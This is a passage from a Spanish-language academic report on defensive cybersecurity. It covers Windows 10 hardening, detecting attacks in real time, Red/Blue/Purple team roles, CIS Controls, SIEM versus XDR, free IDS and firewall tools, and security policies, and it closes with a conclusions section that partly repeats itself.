complementando eficazmente las contraseñas. Esta práctica es un control efectivo que ayuda a mitigar el riesgo de exfiltración de contraseñas y garantiza que el acceso a los sistemas y datos esté constantemente protegido.[26]

10.6 Habilitar bitlocker (si es posible)

En esta ocasión, no es factible habilitar la herramienta BitLocker, ya que el sistema operativo involucrado en esta actividad es Windows 10 Home. BitLocker, una valiosa herramienta de seguridad, se encuentra habilitada únicamente para las

[26] Calcom. 10 etapas de gardening de Windows para mejorar la resilencia cibernética - Blog. [página web]. [Consultado el 25, agosto, 2023]. Disponible en Internet: https://www.calcomsoftware.com/etapas-de-hardening-de-windows/


ediciones profesionales o Pro de Windows 10. En el contexto empresarial, muchas organizaciones confían en esta eficaz solución de seguridad. BitLocker se encarga de cifrar el disco duro y, en consecuencia, protege toda la información almacenada en él. Esta característica resulta esencial en la prevención de la exposición de datos confidenciales en caso de pérdida o robo del equipo, ya que la información en el disco duro cifrado no puede ser extraída sin la clave de desencriptación correspondiente.

10.7 Configurar el control de cuentas de usuario (UAC)

Ajustar la configuración de UAC (Control de cuentas de usuario, por sus siglas en inglés) en Windows desempeña un papel crucial como mecanismo de protección para limitar el acceso no autorizado a la hora de llevar a cabo modificaciones en un equipo. Esta característica genera notificaciones que solicitan privilegios de administrador antes de permitir la ejecución de cualquier acción que pueda afectar la configuración o la integridad del sistema. Al modificar la configuración de UAC según las necesidades y las políticas de seguridad de la organización, se establece un nivel adecuado de seguridad informática. De este modo, se previene la realización de cambios no autorizados, ya que cualquier acción que requiera permisos de administrador se somete a una confirmación o autenticación adicional, lo que contribuye significativamente a mantener la estabilidad y la integridad del sistema.[27]

[27] Calcom. 10 etapas de gardening de Windows para mejorar la resilencia cibernética - Blog. [página web]. [Consultado el 25, agosto, 2023]. Disponible en Internet: https://www.calcomsoftware.com/etapas-de-hardening-de-windows/

Ilustración 25. Configuración de UAC




Fuente: Elaboración Propia.

10.8 Configurar las opciones de privacidad

Revisar y ajustar las configuraciones de privacidad según las necesidades y preferencias de cada usuario u organización para limitar la recopilación de datos por parte de Windows, es importante equilibrar la privacidad con la funcionalidad, ya que deshabilitar ciertas características puede limitar la experiencia de uso de algunas aplicaciones y servicios.

Ilustración 26. Configuración de privacidad




Fuente: Elaboración Propia.

10.9 Realizar copias de seguridad

Es altamente recomendable realizar copias de seguridad de los datos críticos o importantes, adaptándose a las necesidades de cada usuario. Estas copias pueden ser almacenadas en la nube o en dispositivos externos. En este ejercicio en particular, nos enfocaremos en crear una copia de seguridad del disco duro y establecer un punto de restauración. El objetivo principal de este punto de restauración es permitir la recuperación del sistema completo en caso de un ciberataque o incidente de seguridad.

A nivel empresarial, las organizaciones emplean una variedad de herramientas y soluciones de seguridad para garantizar la protección de sus datos. Entre ellas, se encuentran los servidores NAS, que funcionan como repositorios centralizados para el almacenamiento seguro de información valiosa. Asimismo, muchas empresas optan por contratar servicios de almacenamiento en la nube, aunque estos pueden ser un tanto más costosos. Sin embargo, la inversión adicional suele estar justificada por los beneficios de seguridad y accesibilidad que ofrecen. Estas soluciones empresariales brindan un nivel más alto de protección y redundancia, lo que asegura que los datos críticos estén disponibles incluso en situaciones de fallo del hardware o desastres.

Ilustración 27. Creación de punto de restauración



Fuente: Elaboración Propia.

11 IDENTIFICACIÓN DE UN ATAQUE EN TIEMPO REAL

Para identificar un ataque informático en tiempo real, es importante seguir un conjunto de pasos específicos. A continuación, algunos de estos pasos junto con una breve explicación de cada uno:

11.1 Monitorización de registros (logs)

Los registros de actividad (logs) generados por los sistemas de información pueden contener pistas sobre actividades inusuales. Esto incluye registros de autenticación, registros de eventos del sistema y registros de aplicaciones. Al revisar los registros, se buscan patrones comunes o eventos que puedan indicar un ataque, como por ejemplo múltiples intentos fallidos de inicio de sesión dentro de un sistema o aplicación.

11.2 Detección de anomalías

Las soluciones de detección de anomalías utilizan algoritmos y aprendizaje automático (tecnologías de última generación IA) para identificar comportamientos inusuales en la red o en los sistemas. Estas herramientas generan alertas cuando se detecta actividad que se desvía de los patrones normales, como tráfico de red inusual o acceso a archivos sensibles por parte de usuarios que normalmente no tienen acceso.

11.3 Sistemas de detección de intrusiones (IDS)

Los IDS son sistemas diseñados para supervisar y analizar el tráfico de red en busca de actividades maliciosas. Pueden detectar patrones de ataque conocidos y desconocidos, alertando a los administradores cuando se detecta una amenaza.
Antivirus y soluciones de seguridad:

Los antivirus y las soluciones de seguridad escanean archivos y procesos en busca de malware conocido. También pueden detectar comportamientos sospechosos y proporcionar alertas cuando se encuentra malware o se detecta actividad maliciosa.[28]

11.4 Análisis de tráfico de red

[28] SciELO. Predicción de ciberataques en sistemas industriales SCADA a través de la implementación del filtro Kalman - Blog. [página web]. [Consultado el 25, agosto, 2023]. Disponible en Internet: http://www.scielo.org.co/scielo.php?script=sci_arttext&pid=S0123-77992020000200243

El análisis de tráfico de red implica el monitoreo constante del tráfico en busca de patrones sospechosos o inusuales. Esto puede incluir la identificación de ataques DDoS, intentos de intrusión y comportamientos de red anómalos.

11.5 Análisis de comportamiento de usuario

La supervisión del comportamiento del usuario implica observar las actividades de los usuarios para detectar cambios inusuales en su comportamiento. Esto podría incluir el acceso a datos sensibles por parte de un usuario que normalmente no lo hace o intentos repetidos de autenticación fallidos.

11.6 Alertas de seguridad y notificaciones

Configurar alertas y notificaciones es esencial para recibir notificaciones inmediatas cuando se detecta actividad sospechosa. Estas alertas pueden provenir de sistemas de seguridad, IDS, antivirus y otras herramientas de seguridad.

11.7 Investigación forense digital

La investigación forense digital se enfoca en recopilar evidencia sobre el ataque, incluyendo registros, archivos infectados y registros de actividad. Esto ayuda a comprender la naturaleza y el alcance del ataque y puede ser crucial para futuras acciones legales.

11.8 Aislación de sistemas comprometidos

Si se confirma un ataque, se deben aislar los sistemas comprometidos de la red para evitar que el atacante o malware se propague a otros sistemas. Esto ayuda a limitar el impacto del ataque y a proteger otros recursos.

11.9 Notificación de incidentes

En caso de un ataque grave, es importante notificar a las partes interesadas internas y, si es necesario, a las autoridades locales o agencias de ciberseguridad. Esto puede ser un requisito legal y también puede ayudar en la respuesta coordinada al incidente.

12 SUBSANANAMIENTO EN EL SISTEMA ANTE EL EVENTO DEL PAYLOAD

En esta fase, se implementaron las medidas necesarias mencionadas en el punto 2 de este documento titulado 'Guía de endurecimiento en Windows 10'. Se adjuntan capturas de pantalla como evidencia de la configuración realizada. Como complemento a este punto, se considera la configuración de un proxy pfSense y la implementación de una política para bloquear el acceso a la URL de WhatsApp Web. Esta medida contribuye significativamente a mitigar el riesgo de que un usuario descargue y ejecute archivos comprometidos a través de esta plataforma.

Además, en caso de que, por alguna razón, un archivo comprometido logre infiltrarse y ejecutarse en un dispositivo, se puede tomar una medida adicional de seguridad. Esta consiste en agregar el equipo afectado a un sistema de monitoreo de archivos, como un Data Loss Prevention (DLP). Este sistema se encarga de bloquear la exfiltración de información confidencial en función de políticas de seguridad preconfiguradas.

Estas acciones no solo endurecen la seguridad del sistema operativo, sino que también previenen y mitigan posibles amenazas y brechas de seguridad, lo que resulta en una mayor protección de los datos y activos de la organización.

13 DIFERENCIA ENTRE RED, BLUE Y PURPLE TEAM

Los equipos Blue Team, Red Team, Purple Team y los equipos de respuesta a incidentes informáticos son conceptos relacionados en el campo de la ciberseguridad, pero tienen roles y funciones diferentes. A continuación, algunas diferencias entre ellos:

13.1 Blue Team

Rol: El equipo Blue Team se enfoca en la defensa y la seguridad de una organización. Son responsables de proteger sistemas, redes y datos contra amenazas cibernéticas.
Funciones: Implementan medidas de seguridad, supervisan la infraestructura en busca de vulnerabilidades, gestionan la seguridad de redes y sistemas, y responden a incidentes de seguridad.

13.2 Red Team

Rol: El equipo Red Team se encarga de simular ataques cibernéticos contra la organización. Su objetivo principal es identificar debilidades y vulnerabilidades en los sistemas y procesos de seguridad.
Funciones: Llevan a cabo pruebas de penetración, explotan vulnerabilidades y evalúan la efectividad de las defensas de seguridad. Su trabajo ayuda a mejorar las capacidades de defensa del Blue Team.

13.3 Purple Team

Rol: El equipo Purple Team actúa como un puente entre el Blue Team y el Red Team. Su objetivo es facilitar la colaboración y la comunicación entre ambos equipos.
Funciones: Coordina ejercicios de simulación de ataques (similares a los realizados por el Red Team) y trabaja en estrecha colaboración con el Blue Team para ayudar a identificar debilidades y mejorar la respuesta a incidentes.[29]

13.4 Equipos de respuesta a incidentes informáticos

Rol: Los equipos de respuesta a incidentes informáticos (CSIRT, por sus siglas en inglés) son responsables de manejar y mitigar incidentes de seguridad reales

[29] CIBERVIE. What Is Red Team, Blue Team, and Purple Team? - Blog. [página web]. [Consultado el 27, septiembre, 2023]. Disponible en Internet: https://www.cybervie.com/blog/what-is-red-team-blue-team-and-purple-team/

cuando ocurren. Su tarea es responder, investigar y remediar incidentes de seguridad.
Funciones: Coordinan la respuesta a incidentes, recopilan evidencia forense, identifican el alcance del incidente, implementan contramedidas y trabajan para restaurar la normalidad en la operación de la organización.

14 TUTORIAL CIS

El Center for Internet Security (CIS) desempeña un papel significativo en el ámbito de los equipos Blue Team al proporcionar pautas y recursos esenciales para mejorar la seguridad de sistemas y redes. CIS es una organización sin ánimos de lucro que se dedica a fortalecer la ciberseguridad en todo el mundo. Uno de sus proyectos más conocidos es el "CIS Controls," un conjunto de mejores prácticas diseñado para ayudar a las organizaciones a proteger sus activos de información. A continuación, se lista un paso a paso de cómo encontrar tutoriales y recursos proporcionados por CIS:

14.1 Paso 1: Acceder al sitio web de CIS

dentro de su navegador web favorito ir al sitio web oficial de Center for Internet Security que es https://www.cisecurity.org/.

14.2 Paso 2: Navegar por los recursos

En la página principal de CIS, se encuentran varias secciones y recursos relacionados con la ciberseguridad, al navegar por estas secciones vamos a encontrar información útil.

14.3 Paso 3: Explorar los cis controls

Uno de los recursos más destacados de CIS es el conjunto de mejores prácticas conocido como CIS Controls. Estas son una serie de medidas y directrices diseñadas para mejorar la seguridad de una organización. Para acceder a los tutoriales y recursos relacionados con CIS Controls, puedes hacer clic en la sección "CIS Controls" en el menú principal del sitio web https://www.cisecurity.org/controls.

14.4 Paso 4: Acceder a los recursos

Una vez dentro de la sección de CIS Controls, se encuentran una variedad de recursos, que pueden incluir documentos, guías, tutoriales y videos. Explorar estos recursos para obtener información detallada sobre cómo implementar las mejores prácticas de seguridad.

14.5 Paso 5: Descargar tutoriales y guías

Dentro de la sección de CIS Controls, se encuentran los enlaces para descargar documentos y guías que detallan cada una de las medidas de seguridad. Estos recursos suelen estar en formato PDF y proporcionan información valiosa sobre cómo mejorar la seguridad en diferentes áreas.

Ilustración 28 Descarga de CIS controles

Fuente: Elaboración Propia.

14.6 Paso 6: Explorar otros recursos

Además de CIS Controls, CIS ofrece otros recursos y herramientas que pueden ser útiles para los equipos Blue Team. Estos incluyen alertas de seguridad, herramientas de evaluación de seguridad y más. Puedes explorar estas secciones para encontrar recursos adicionales.[30]

[30] CIS. About us - CIS®. CIS [página web]. [Consultado el 21, septiembre, 2023]. Disponible en Internet: https://www.cisecurity.org/

15 DIFERENCIA ENTRE SIEM Y XDR

A continuación, una tabla que documenta las diferencias entre SIEM (Security Information and Event Management) y XDR (Extended Detection and Response). Estas dos soluciones desempeñan roles importantes en la ciberseguridad, pero tienen enfoques y capacidades diferentes:

Tabla 1. Diferencias entre SIEM y XDR

Característica	***SIEM***	***XDR***
Alcance	**Principalmente se centra en la gestión de registros y eventos de seguridad.**	**Ofrece una visión más amplia al incorporar la detección y respuesta extendida.**
Fuentes de datos	Recopila datos de registros de múltiples fuentes, como firewalls, antivirus y sistemas de detección de intrusiones (IDS).	Combina datos de registros con fuentes adicionales como endpoints, correo electrónico, redes y aplicaciones.
Protección de amenazas	Ofrece capacidades de detección de amenazas, pero principalmente se basa en correlaciones y reglas predefinidas.	Utiliza análisis avanzados y machine learning para detectar amenazas, incluidas las amenazas desconocidas.
Automatización y respuesta	Puede automatizar ciertas respuestas a eventos de seguridad, pero la automatización suele ser limitada.	Ofrece capacidades avanzadas de automatización y respuesta para contrarrestar amenazas en tiempo real.
Análisis de contexto	Proporciona un contexto limitado en función de eventos e incidentes individuales.	Ofrece un análisis de contexto más amplio al correlacionar eventos en múltiples fuentes y proporcionar una visión completa de un ataque.

Capacidad de respuesta	Por lo general, se limita a alertar a los equipos de seguridad y proporcionar información sobre eventos.	Permite tomar medidas inmediatas para mitigar amenazas y orquestar respuestas a incidentes de seguridad.
Visibilidad global	Ofrece visibilidad principalmente en los eventos y registros recopilados.	Proporciona visibilidad global en toda la infraestructura de seguridad, incluidos los endpoints y la nube.
Adaptación a amenazas	Puede requerir configuración y actualizaciones constantes para adaptarse a nuevas amenazas.[31]	Utiliza análisis de comportamiento y amenazas en tiempo real para adaptarse a amenazas emergentes.
Enfoque	Se centra en la gestión de eventos y alertas de seguridad existentes.	Proporciona una visión más amplia y proactiva al identificar amenazas potenciales y comportamientos anómalos.[32]
Cobertura	Tradicionalmente enfocado en la infraestructura de TI.	Proporciona una cobertura más amplia que incluye endpoints, nube y dispositivos IoT

Fuente: Elaboración propia

[31] Consulting Group. SIEM vs XDR [página web]. [Consultado el 21, septiembre, 2023]. Disponible en Internet: https://cgclatam.com/Blog/SIEM-vs-XDR

[32] WatchGuard. ¿Cuál es la diferencia entre XDR y SIEM? [página web]. [Consultado el 21, septiembre, 2023]. Disponible en Internet: https://www.watchguard.com/es/wgrd-news/blog/cual-es-la-diferencia-entre-xdr-y-siem#:~:text=Las%20soluciones%20SIEM%20act%C3%BAan%20tambi%C3%A9n,temporal%20%C3%BAnicamente%20para%20su%20an%C3%A1lisis.

16 HERRAMIENTAS LIBRES PARA LA DETECCIÓN DE ATAQUES INFORMATICOS

16.1 Suricata

Suricata es un sistema de detección de intrusiones en red (IDS) y prevención de intrusiones en red (IPS) de código abierto que se enfoca en el análisis de alto rendimiento del tráfico de red. Ofrece capacidades avanzadas de detección de amenazas y soporta reglas de Snort.[33]

16.2 Pfsense

pfSense es una distribución de software de código abierto basada en FreeBSD que se utiliza para crear un firewall y enrutador de seguridad de red. Esta plataforma ofrece una amplia gama de características de seguridad y redes, incluyendo firewall de estado, VPN, filtrado de contenido, balanceo de carga y mucho más.[34]

16.3 Ipfire

IPFire es una distribución de firewall de código abierto y router de seguridad basada en Linux. Ofrece características avanzadas de firewall, VPN, proxy web y más. IPFire es conocido por su enfoque en la seguridad y es adecuado para proteger redes domésticas, pequeñas empresas y entornos de redes más grandes.[35]

[33] Suricata. Observar. Proteger. Adaptar [página web]. [Consultado el 21, septiembre, 2023]. Disponible en Internet: https://suricata.io/
[34] Pfsense. OPEN SOURCE SECURITY [página web]. [Consultado el 21, septiembre, 2023]. Disponible en Internet: https://www.pfsense.org/
[35] IPfire. Asegure su red con IPFire [página web]. [Consultado el 21, septiembre, 2023]. Disponible en Internet: https://www.ipfire.org/

17 RECOMENDACIONES

Para contribuir a la mejora de las estrategias para los equipos Red Team y Blue Team, es importante adoptar enfoques estratégicos que promueven la eficacia y la eficiencia de ambas partes en la evaluación y mejora continua de la seguridad cibernética. A continuación 10 recomendaciones que abordan estas estrategias:

Para el Red Team (Equipo Rojo):

- Mantener un Enfoque Realista:

Diseñar y ejecutar simulaciones de ataques realistas que reflejen las amenazas y tácticas actuales del mundo real.

- Fomentar la Creatividad:

Animar a los miembros del equipo Red Team a pensar de manera creativa y a utilizar herramientas y técnicas novedosas para superar las defensas del Blue Team.

- Colaborar con el Blue Team:

Trabajar en estrecha colaboración con el equipo Blue Team para compartir información sobre tácticas y técnicas utilizadas, lo que permite una mejor la defensa.

Documentar y Comunicar Hallazgos:

Proporcionar informes detallados y claros que incluyan recomendaciones para mitigar vulnerabilidades y mejorar la seguridad.

- Aprender Constantemente:

Mantener actualizado con las últimas amenazas y técnicas de ataque, y ajustar sus propias tácticas en consecuencia.

Para el Blue Team (Equipo Azul):

- Implementar un Monitoreo Riguroso:

Desarrollar una sólida infraestructura de monitoreo que permita la detección temprana de actividades sospechosas.

- Automatiza Tareas de Seguridad:

Utilizar herramientas de automatización para reducir la carga de trabajo manual y mejorar la eficiencia en la gestión de eventos de seguridad.

- Capacitar al Personal en Concientización en Seguridad:

Proporcionar capacitación constante en concientización sobre seguridad para todo el personal, lo que puede ayudar a prevenir ataques de ingeniería social.

- Participar en Ejercicios de Simulación:

Realiza ejercicios regulares de simulación de incidentes con el equipo Red Team para mejorar las capacidades de respuesta a incidentes.

- Mantener una Mentalidad de Mejora Continua:

Evaluar regularmente los procedimientos de seguridad y las políticas de acceso para identificar áreas de mejora y optimización.[36]

[36] CIBERVIE. What Is Red Team, Blue Team, and Purple Team? - Blog. [página web]. [Consultado el 27, septiembre, 2023]. Disponible en Internet: https://www.cybervie.com/blog/what-is-red-team-blue-team-and-purple-team/

18 IMPORTANCIA DE LOS EQUIPOS RED Y BLUE TEAM EN LAS ORGANIZACIONES

La integración de equipos Blue Team, Red Team y Purple Team en una organización puede ser altamente beneficiosa para mejorar la postura de ciberseguridad de la empresa. Cada uno de estos equipos desempeña un papel específico en la evaluación y mejora de la seguridad de la información, y al trabajar juntos, pueden fortalecer significativamente las defensas de ciberseguridad. Aquí hay una descripción de cómo cada equipo puede contribuir y cómo la integración puede ser valiosa:[37]

18.1 Blue Team:

18.1.1 Defensa Continua:

El equipo Blue Team es responsable de la defensa activa y continua de la red y los sistemas de la organización. Monitorean y protegen proactivamente contra amenazas cibernéticas.

18.1.2 Monitoreo Continuo:

Supervisan de manera constante la red y los sistemas en busca de indicadores de compromiso (IOCs) y patrones de tráfico inusual que puedan indicar actividades maliciosas.

18.1.3 Detección y Respuesta:

Cuando se detecta una amenaza, el equipo Blue Team toma medidas para mitigarla, ya sea aislando sistemas comprometidos, parcheando vulnerabilidades o bloqueando tráfico sospechoso.

18.1.4 Gestión de Incidentes:

Son responsables de la gestión y respuesta a incidentes de seguridad. Esto implica investigar incidentes, recopilar evidencia, tomar medidas correctivas y reportar incidentes según sea necesario.

18.1.5 Integración de Herramientas de Seguridad:

[37] OSTEC. Purple Team: en medio del Red y el Blue Team - Blog. [página web]. [Consultado el 25, octubre, 2023]. Disponible en Internet: https://ostec.blog/es/aprendizaje-descubrimiento/purple-team-en-medio-del-red-y-el-blue-team/

Pueden integrar herramientas de seguridad, como firewalls, sistemas de detección de intrusiones (IDS) y sistemas de prevención de intrusiones (IPS), y asegurarse de que estén configuradas correctamente.

18.2 Red Team:

18.2.1 Simulación de Ataques:

El equipo Red Team simula ataques cibernéticos con el objetivo de identificar debilidades en las defensas de la organización.

18.2.2 Pruebas de Penetración:
Realizan pruebas de penetración controladas para evaluar la resiliencia de la organización ante amenazas avanzadas.

18.2.3 Documentación de Vulnerabilidades:
Identifican vulnerabilidades y documentan sus hallazgos para que el equipo Blue Team pueda corregirlas.

18.3 Purple Team:

El equipo Purple Team actúa como un puente entre Blue Team y Red Team:

18.3.1 Colaboración Activa:

Facilita la comunicación y la colaboración entre los equipos Blue y Red, asegurando que se compartan conocimientos y experiencias.

18.3.2 Evaluación Conjunta:

Participa en ejercicios de "escenario compartido" en los que el Blue Team y el Red Team trabajan juntos para mejorar la defensa y las respuestas de la organización ante amenazas simuladas.

18.3.3 Validación de Controles de Seguridad:

Asegura que las políticas y los controles de seguridad estén implementados y funcionando adecuadamente.

18.3.4 Alineación Estratégica:

Trabaja para garantizar que las actividades de seguridad estén alineadas con los objetivos estratégicos de la organización y que los recursos se utilicen eficientemente.

La integración de estos equipos puede ser beneficiosa de las siguientes maneras:

Mejora de la Resiliencia: Al trabajar juntos, los equipos pueden identificar y corregir las debilidades de manera más eficaz, lo que aumenta la resiliencia de la organización ante las amenazas cibernéticas.

Conciencia de Amenazas Avanzadas: La simulación de ataques por parte del Red Team ayuda al Blue Team a estar mejor preparado para enfrentar amenazas cibernéticas avanzadas.

Optimización de Recursos: La colaboración entre equipos permite una mejor asignación de recursos y priorización de medidas de seguridad.

Aprendizaje Continuo: Facilita un ciclo de aprendizaje constante, donde los equipos pueden adaptarse a las amenazas cambiantes y mejorar sus habilidades y procesos.

Evaluación Holística: La perspectiva conjunta del Purple Team asegura que la ciberseguridad se evalúe de manera integral y alineada con los objetivos estratégicos de la organización.[38]

[38] ESGEEKS. RED TEAM VS BLUE TEAM VS PURPLE TEAM: LO QUE NECESITAS SABER - Blog. [página web]. [Consultado el 25, octubre, 2023]. Disponible en Internet: https://esgeeks.com/red-team-vs-blue-team-vs-purple-team/

19 POLÍTICAS DE SEGURIDAD A IMPLEMENTAR

El establecimiento de políticas de seguridad y la implementación de recomendaciones efectivas son esenciales para mejorar la ciberseguridad en cualquier organización en sus entornos de Tecnologías de la Información (TI). A continuación, se presentan políticas y recomendaciones clave que pueden ayudar a fortalecer la seguridad cibernética:[39]

Políticas de Seguridad

19.1 Política de acceso y autenticación:

Requerir autenticación de múltiples factores (MFA) para acceder a sistemas críticos.
Establecer políticas de contraseñas fuertes y su cambio periódico.
Limitar el acceso a sistemas y datos solo a personal autorizado.

19.2 Política de Gestión de Dispositivos:

Establecer una política de uso aceptable de dispositivos (BYOD) que regule el acceso de dispositivos personales a la red corporativa.
Implementar soluciones de gestión de dispositivos móviles (MDM) para controlar y asegurar dispositivos móviles.

19.3 Política de Seguridad de Red:

Configurar firewalls y sistemas de detección de intrusiones para monitorear y proteger la red.
Implementar segmentación de red para aislar sistemas críticos de los menos críticos.

19.4 Política de Respuesta a Incidentes:

Establecer un plan de respuesta a incidentes que detalle los pasos a seguir en caso de una violación de seguridad.
Designar un equipo de respuesta a incidentes y definir roles y responsabilidades.

19.5 Política de Actualización y Parcheo:

Mantener sistemas y software actualizados con los últimos parches de seguridad.
Establecer un calendario regular de parcheo y pruebas de seguridad.

[39] CEUPE. Politica de seguridad de la información y SGSI - Blog. [página web]. [Consultado el 25, octubre, 2023]. Disponible en Internet: https://www.ceupe.com/blog/ejemplo-politica-seguridad-informacion-y-sgsi.html

CONCLUSIONES

- Los equipos Red y Blue Team son esenciales para garantizar la seguridad de un sistema o red. Al simular ataques cibernéticos y evaluar la capacidad del sistema o red para resistirlos, estos equipos pueden identificar vulnerabilidades y tomar medidas para corregirlas y mejorar la seguridad del sistema o red. Además, al trabajar juntos, el equipo Red y el equipo Blue pueden intercambiar conocimientos y mejorar sus habilidades en seguridad informática.

- Contar con expertos en ciberseguridad es importante porque ayuda a proteger nuestros dispositivos y nuestra información, nos mantiene al día con las últimas amenazas cibernéticas y nos ayuda a garantizar la confidencialidad y la integridad de nuestra información.

- La negativa a aceptar la propuesta de Hacker House basada en actividades ilícitas demuestra la importancia de la ética y los valores personales en la toma de decisiones profesionales. Esta situación recalca cómo las decisiones financieras deben estar alineadas con la integridad y la reputación a largo plazo.

- El ransomware Lockbit ha generado diversas afectaciones a entidades en Colombia, incluyendo empresas financieras como por ejemplo la fiducia Fiduagraria. Esto resalta una creciente vulnerabilidad de las organizaciones ante ataques cibernéticos y la necesidad de medidas de seguridad más robustas.

- Fiduagraria enfrentó un ciberataque que potencialmente expuso información. La entidad destacó la necesidad de comunicar rápidamente incidentes de seguridad, mantener servicios operativos y advertir sobre posibles intentos de phishing. Este caso subraya la importancia de la respuesta efectiva a amenazas cibernéticas y la protección de la confidencialidad de los datos

- La seguridad cibernética es un componente crítico en la protección de los activos y datos de una empresa. Durante este trabajo, hemos resaltado la importancia de mantener herramientas de seguridad actualizadas y adecuadamente configuradas. Estas medidas son esenciales para mitigar cualquier amenaza o riesgo cibernético que pueda poner en peligro la integridad de los datos empresariales.

- Kali Linux emerge como una herramienta indispensable para los profesionales de la ciberseguridad. Ofrece una amplia gama de características de pentesting que pueden satisfacer de manera efectiva las demandas de auditorías de seguridad de redes y sistemas de información en organizaciones. Su versatilidad y robusta colección de herramientas hacen de Kali Linux un aliado esencial en la detección y mitigación de vulnerabilidades, pruebas de penetración, y evaluaciones de seguridad

- Se logra identificar varias configuraciones que se pueden aplicar en un sistema operativo Windows 10, logrando asegurar los niveles mínimos de seguridad de la información.

- Gracias a la sinergia y trabajo en equipo que existe entre las diferentes áreas de ciberseguridad, se puede lograr el cumplimiento de los diferentes objetivos de las organizaciones para salvaguardar su información ante cualquier tipo de riesgo informático y no informático.

- Existen varios marcos de seguridad dependiendo de las necesidad o requerimiento de una organización, cada uno con sus respectivas características y alcances, en esta oportunidad se logra identificar la funcionalidad y alcance del marco referente CIS, siendo un referente importante y fundamental para que cualquier organización y esté segura en lograr su implementación.

- Se logra identificar varias configuraciones que se pueden aplicar en un sistema operativo Windows 10, logrando asegurar los niveles mínimos de seguridad de la información.

- Gracias a la sinergia y trabajo en equipo que existe entre las diferentes áreas de ciberseguridad, se puede lograr el cumplimiento de los diferentes objetivos de las organizaciones para salvaguardar su información ante cualquier tipo de riesgo informático y no informático.

- Existen varios marcos de seguridad dependiendo de las necesidad o requerimiento de una organización, cada uno con sus respectivas características y alcances, en esta oportunidad se logra identificar la funcionalidad y alcance del marco referente CIS, siendo un referente importante y fundamental para que cualquier organización y esté segura en lograr su implementación.

BIBLIOGRAFÍA

